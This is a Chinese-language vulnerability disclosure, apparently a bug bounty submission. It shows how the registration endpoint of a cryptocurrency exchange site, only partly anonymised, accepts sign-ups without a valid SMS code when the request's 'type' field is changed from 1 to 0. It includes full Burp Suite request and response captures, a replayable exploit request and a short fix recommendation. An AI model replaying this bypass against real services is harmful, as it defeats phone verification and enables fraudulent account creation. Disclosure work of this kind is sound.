

漏洞描述

漏洞URL：如果是Web就填写此项

https://www.***.com/register

简要描述：漏洞说明、利用条件、危害等
如下

漏洞证明：

1.首先来到此页面注册账号

欢迎注册

手机注册

邮箱注册

手机号码

+86

请输入你的手机号码

设置登录密码

请设置你的登录密码

确认登录密码

请确认你的登录密码

邀请码(选填)

注册

已有账号? 去登录

获取手机验证码后，输入任意验证码，点击确定后进行抓包获取到完整的注册请求，如图：

确认验证码

手机验证码

请输入验证码

58秒后重试

验证码已发送到 186****8660

确定

Burp Suite Professional v2.0.11beta - Temporary Project - licensed to surferxyz

Go Cancel < >

Target: https://www.asproex.com

Request

Raw Params Headers Hex

```
POST /users/register HTTP/1.1
Host: www.asproex.com
Connection: close
Content-Length: 172
Accept: application/json, text/plain, */*
Origin: https://www.asproex.com
lang: zh-chs
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Content-Type: application/json
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Referer: https://www.asproex.com/register
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _guid=244976259.501091544973412300.1609736843727.1743; monitor_count=3; _zicmid=11zj4by7NaVswO
{"account":"186****8661","callingCode":"+86","identifyCode":"123456","inviteCode":"","password":"AD0AEEEF CF43A3302374A990FB69C5FE9534E1C431DDFEC464117BFC92679A07","type":1}
```


Response

Raw Headers Hex

```
HTTP/1.1 200
Date: Mon, 04 Jan 2021 11:56:27 GMT
Content-Type: application/json;charset=UTF-8
Content-Length: 65
Connection: close
Server: Tengine
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: https://www.asproex.com
Access-Control-Allow-Credentials: true
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Via: cache12.i2hk2[97.0], cache3.sg7[173.0]
Timing-Allow-Origin: *
Eagled: a3b5259716097613877125229e
{"code":100400,"msg":"验证码错误","timestamp":1609761387770}
```

Ready 692 bytes | 489 millis

将请求中的type参数的值修改为0后重放请求，即可直接注册成功，无需提供正确的验证码



个人认证

完成个人认证有助于保护账户安全，提高提现额度及交易权限

身份认证

安全中心

类别	描述	操作
登录密码	用于登录账户，安全性高的密码可以使账户更安全 密码长度 8-16 个字符，且不能为纯数字	修改
资金密码	用于提现和转账，需不同于登录密码 密码长度为 6 位且必须为纯数字	待设置
手机号码	手机号 185**** 验证 用于提现、找回密码、修改安全设置、管理API时进行安全验证	
电子邮箱	尚未绑定邮箱 用于提现、找回密码、修改安全设置、管理API时进行安全验证	

漏洞利用代码：

- 1 POST /asp/api/v2/users/register HTTP/1.1
- 2 Host: www.***.com
- 3 Connection: close
- 4 Content-Length: 172

```
5 Accept: application/json, text/plain, */*
6 Origin: https://www.***.com
7 lang: zh-chs
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
9 Content-Type: application/json
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Referer: https://www.asproex.com/register
13 Accept-Encoding: gzip, deflate
14 Accept-Language: zh-CN,zh;q=0.9
15 Cookie: __guid=244976259.501091544973412300.1609736843727.1743; monitor_count=3; __zlcmid=11zji4by7NaVsw0
16 {"account":"186***8661","callingCode":"+86","identifyCode":"123456","inviteCode":"","password":"AD0AEEFCF43A3302374A990FB69C5FE9534E1C431DDFEC464117BFC92679A**","type":0}
```

修复方案：

完善验证码校验逻辑

漏洞总结

已经弃用或未完善的功能逻辑代码应避免发布到线上环境，攻击者可以对请求内容中的任何参数进行模糊测试，从而发现可能存在的安全问题